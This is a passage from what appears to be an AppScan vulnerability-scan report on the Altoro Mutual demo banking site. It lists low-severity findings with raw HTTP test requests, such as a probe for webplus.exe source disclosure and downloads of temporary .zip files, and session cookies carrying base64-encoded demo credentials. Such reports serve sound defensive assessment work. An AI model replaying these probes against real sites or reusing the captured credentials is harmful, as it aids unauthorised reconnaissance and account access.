    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="You do not appear to have authenticated yourself with the
application.  Click here to enter your valid username and password." class="focus" href="bank/login.aspx">ONLINE
BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="default.aspx?content=personal_deposit.htm">Deposit
Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="default.aspx?content=personal_cards.htm">Cards</a>
</li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="default.aspx?content=business_deposit.htm">Deposit
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" h
...
...
...
```

Go to Table of Contents

L DAST: Query Parameter in SSL Request 5

Issue 1 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/customize.aspx
Domain	demo.testfire.net
Element	lang
Path	/bank/customize.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It may be possible to steal sensitive data such as credit card numbers, social security numbers etc. that are sent unencrypted
Causes:	Query parameters were passed over SSL, and may contain sensitive information
Fix:	Always use SSL and POST (body) parameters when sending sensitive information.

Issue 1 of 5 - Details

Difference:

Reasoning: AppScan found parameters in the query part of the HTTP request, which was sent over SSL.

Test Requests and Responses:

```
GET /bank/customize.aspx?lang=international HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: ASP.NET_SessionId=3ww10t55hsuryv554izk4a22; amSessionId=5742148384;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; lang=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/bank/customize.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 5574
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: lang=international; path=/
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:09:23 GMT
Content-Type: text/html; charset=utf-8
Cache-Control: private



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
```

```
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Customize Site Language
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                      <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
        <span id="_ctl0__ctl0_Content_Administration"></span>
    </td>
    <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">

<h1>Customize Site Language</h1>

<form name="aspnetForm" method="post" action="customize.aspx?lang=international" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJMjA2OTMxMDA4ZGQ=" />

  <p>
  <span id="_ctl0__ctl0_Content_Main_Label1">Curent Language: </span>
  <span id="_ctl0__ctl0_Content_Main_langLabel">international</span>
  </p>

  <p>
  <span id="_ctl0__ctl0_Content_Main_Label2">You can change the language setting by choosing:</span>
  </p>

  <p>
  <a id="_ctl0__ctl0_Conten
...
...
...
```

Issue 2 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/survey_questions.aspx
Domain	demo.testfire.net
Element	step
Path	/survey_questions.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It may be possible to steal sensitive data such as credit card numbers, social security numbers etc. that are sent unencrypted
Causes:	Query parameters were passed over SSL, and may contain sensitive information
Fix:	Always use SSL and POST (body) parameters when sending sensitive information.

Issue 2 of 5 - Details

Difference:

Reasoning: AppScan found parameters in the query part of the HTTP request, which was sent over SSL.

Test Requests and Responses:

```
GET /survey_questions.aspx?step=a HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: ASP.NET_SessionId=3ww10t55hsuryv554izk4a22; amSessionId=5742148384; lang=english;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/survey_questions.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Content-Length: 7304
X-AspNet-Version: 2.0.50727
Cache-Control: private
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:09:40 GMT
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Survey
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
```

```
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="bank/logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="Click here to access a summary view of your banking accounts with
Altoro Mutual." class="focus" href="bank/main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="default.aspx?content=personal_deposit.htm">Deposit
Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="default.aspx?content=personal_cards.htm">Cards</a>
</li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="default.aspx?content=business_deposit.htm">Deposit
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" href="default.aspx?c
...
...
...
```

Issue 3 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/default.aspx
Domain	demo.testfire.net
Element	content
Path	/default.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It may be possible to steal sensitive data such as credit card numbers, social security numbers etc. that are sent unencrypted
Causes:	Query parameters were passed over SSL, and may contain sensitive information
Fix:	Always use SSL and POST (body) parameters when sending sensitive information.

Issue 3 of 5 - Details

Difference:

Reasoning: AppScan found parameters in the query part of the HTTP request, which was sent over SSL.

Test Requests and Responses:

```
GET /default.aspx?content=privacy.htm HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: ASP.NET_SessionId=3ww10t55hsuryv554izk4a22; amSessionId=5742148384;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; lang=english
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/bank/customize.aspx?lang=english
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 12810
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:08:20 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
rel="stylesheet" type="text/css" /><meta name="description" content="Altoro Mutual offers a broad range of
```

```
commercial, private, retail and mortgage banking services to small and middle-market businesses and individuals.">
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                      <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="bank/logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="Click here to access a summary view of your banking accounts with
Altoro Mutual." class="focus" href="bank/main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="default.aspx?content=personal_deposit.htm">Deposit
Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="default.aspx?content=personal_cards.htm">Cards</a>
</li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class=
...
...
...
```

Issue 4 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/ws.asmx
Domain	demo.testfire.net
Element	op
Path	/bank/ws.asmx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It may be possible to steal sensitive data such as credit card numbers, social security numbers etc. that are sent unencrypted
Causes:	Query parameters were passed over SSL, and may contain sensitive information
Fix:	Always use SSL and POST (body) parameters when sending sensitive information.

Issue 4 of 5 - Details

Difference:

Reasoning: AppScan found parameters in the query part of the HTTP request, which was sent over SSL.

Test Requests and Responses:

```
This request/response contains binary content, which is not included in generated reports.
```

Issue 5 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/ws.asmx
Domain	demo.testfire.net
Element	WSDL
Path	/bank/ws.asmx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It may be possible to steal sensitive data such as credit card numbers, social security numbers etc. that are sent unencrypted
Causes:	Query parameters were passed over SSL, and may contain sensitive information
Fix:	Always use SSL and POST (body) parameters when sending sensitive information.

Issue 5 of 5 - Details

Difference:

Reasoning: AppScan found parameters in the query part of the HTTP request, which was sent over SSL.

Test Requests and Responses:

```
GET /bank/ws.asmx?WSDL HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Cookie: amSessionId=55029208930; ASP.NET_SessionId=qfpgckayosuyzn45imkyal55
Host: demo.testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/ws.asmx
Accept-Language: en-US


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Content-Length: 8331
X-AspNet-Version: 2.0.50727
Cache-Control: private, max-age=0
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:50:38 GMT
Content-Type: text/xml; charset=utf-8

<wsdl:definitions xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/" xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:mime="http://schemas.xmlsoap.org/wsdl/mime/" xmlns:tns="http://www.altoromutual.com/bank/ws/"
xmlns:s="http://www.w3.org/2001/XMLSchema" xmlns:soap12="http://schemas.xmlsoap.org/wsdl/soap12/"
xmlns:http="http://schemas.xmlsoap.org/wsdl/http/" targetNamespace="http://www.altoromutual.com/bank/ws/"
xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">
    <wsdl:documentation xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">Core services offered by Altoro Mutual bank.
</wsdl:documentation>
    <wsdl:types>
        <s:schema elementFormDefault="qualified" targetNamespace="http://www.altoromutual.com/bank/ws/">
          <s:element name="IsValidUser">
          <s:complexType>
          <s:sequence>
          <s:element minOccurs="0" maxOccurs="1" name="UserId" type="s:string" />
          </s:sequence>
```

```
            </s:complexType>
            </s:element>
            <s:element name="IsValidUserResponse">
            <s:complexType>
            <s:sequence>
            <s:element minOccurs="1" maxOccurs="1" name="IsValidUserResult" type="s:boolean" />
            </s:sequence>
            </s:complexType>
            </s:element>
            <s:element name="GetUserAccounts">
            <s:complexType>
            <s:sequence>
            <s:element minOccurs="1" maxOccurs="1" name="UserId" type="s:int" />
            </s:sequence>
            </s:complexType>
            </s:element>
            <s:element name="GetUserAccountsResponse">
            <s:complexType>
            <s:sequence>
            <s:element minOccurs="0" maxOccurs="1" name="GetUserAccountsResult" type="tns:ArrayOfAccountData" />
            </s:sequence>
            </s:complexType>
            </s:element>
            <s:complexType name="ArrayOfAccountData">
            <s:sequence>
            <s:element minOccurs="0" maxOccurs="unbounded" name="AccountData" type="tns:AccountData" />
            </s:sequence>
            </s:complexType>
            <s:complexType name="AccountData">
            <s:sequence>
            <s:element minOccurs="1" maxOccurs="1" name="ID" type="s:int" />
            <s:element minOccurs="0" maxOccurs="1" name="Type" type="s:string" />
            </s:sequence>
            </s:complexType>
            <s:element name="TransferBalance">
            <s:complexType>
            <s:sequence>
            <s:element minOccurs="0" maxOccurs="1" name="transDetails" type="tns:MoneyTransfer" />
            </s:sequence>
            </s:complexType>
            </s:element>
            <s:complexType name="MoneyTransfer">
            <s:sequence>
            <s:element minOccurs="1" maxOccurs="1" name="transferDate" type="s:dateTime" />
            <s:element minOccurs="0" maxOccurs="1" name="debitAccount" type="s:string" />
            <s:element minOccurs="0" maxOccurs="1" name="creditAccount" type="s:string" />
            <s:element minOccurs="1" maxOccurs="1" name="transferAmount" type="s:double" />
            </s:sequence>
            </s:complexType>
            <s:element name="TransferBalanceResponse">
            <s:complexType>
            <s:sequence>
            <s:element minOccurs="1" maxOccurs="1" name="TransferBalanceResult" type="tns:Transaction" />
            </s:sequence>
            </s:complexType>
            </s:element>
            <s:complexType name="Transaction">
            <s:sequence>
            <s:element minOccurs="1" maxOccurs="1" name="Success" type="s:boolean" />
            <s:element minOccurs="0" maxOccurs="1" name="Message" type="s:string" />
            </s:sequence>
            </s:complexType>
        </s:schema>
    </wsdl:types>
    <wsdl:message name="IsValidUserSoapIn">
        <wsdl:part name="parameters" element="tns:IsValidUser" />
    </wsdl:message>
    <wsdl:messa
...
...
...
```

Go to Table of Contents

L DAST: Talentsoft WebPlus Server Source Code Disclosure and Information Leakage 1

Issue 1 of 1

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	webplus.exe
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to retrieve the source code of server-side scripts, which may expose the application logic and other sensitive information such as usernames and passwords
Causes:	Latest patches or hotfixes for 3rd. party products were not installed
Fix:	Upgrade to the latest version of WebPlus

Issue 1 of 1 - Details

Difference: **Path** manipulated from: `/bank/login.aspx` to: `/webplus.exe`
Query manipulated from: — to: `about`

Reasoning: AppScan requested a file which is probably not a legitimate part of the application. The response status was 200 OK. This indicates that the test succeeded in retrieving the content of the requested file.

Test Requests and Responses:

```
GET /webplus.exe?about HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Last-Modified: Fri, 22 Dec 2017 04:30:58 GMT
Server: Microsoft-IIS/8.0
Accept-Ranges: bytes
Content-Length: 49
X-Powered-By: ASP.NET
ETag: "85c369aadd7ad31:0"
Date: Tue, 02 Jan 2018 11:14:41 GMT
Content-Type: application/octet-stream

Smith, skipfish@example.com, skipfish, skipfish
```

Go to Table of Contents

L DAST: Temporary File Download 3

Issue 1 of 3

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/default.aspx
Domain	demo.testfire.net
Element	default.aspx
Path	/default.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Predictable Resource Location
Risk:	It is possible to download temporary script files, which can expose the application logic and other sensitive information such as usernames and passwords
Causes:	Temporary files were left in production environment
Fix:	Remove old versions of files from the virtual directory

Issue 1 of 3 - Details

Difference: **Path** manipulated from: `/default.aspx` to: `/default.zip`

Reasoning: AppScan received a response status 200 OK, with a Content-Type that matches the requested file extenstion.

Test Requests and Responses:

```
This request/response contains binary content, which is not included in generated reports.
```

Issue 2 of 3

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/survey_questions.aspx
Domain	demo.testfire.net
Element	survey_questions.aspx
Path	/survey_questions.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Predictable Resource Location
Risk:	It is possible to download temporary script files, which can expose the application logic and other sensitive information such as usernames and passwords
Causes:	Temporary files were left in production environment
Fix:	Remove old versions of files from the virtual directory

Issue 2 of 3 - Details

Difference: **Path** manipulated from: `/survey_questions.aspx` to: `/survey_questions.zip`

Reasoning: AppScan received a response status 200 OK, with a Content-Type that matches the requested file extenstion.

Test Requests and Responses:

```
This request/response contains binary content, which is not included in generated reports.
```

Issue 3 of 3

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/feedback.aspx
Domain	demo.testfire.net
Element	feedback.aspx
Path	/feedback.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Predictable Resource Location
Risk:	It is possible to download temporary script files, which can expose the application logic and other sensitive information such as usernames and passwords
Causes:	Temporary files were left in production environment
Fix:	Remove old versions of files from the virtual directory

Issue 3 of 3 - Details

Difference: **Path** manipulated from: `/feedback.aspx` to: `/feedback.zip`

Reasoning: AppScan received a response status 200 OK, with a Content-Type that matches the requested file extenstion.

Test Requests and Responses:

```
This request/response contains binary content, which is not included in generated reports.
```

Go to Table of Contents

I DAST: Application Error 3

Issue 1 of 3

Severity:	Informational
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	uid
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive debugging information
Causes:	Proper bounds checking were not performed on incoming parameter valuesNo validation was done in order to make sure that user input matches the data type expected
Fix:	Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Issue 1 of 3 - Details

Difference: **Cookie** removed from request: `51412155872`
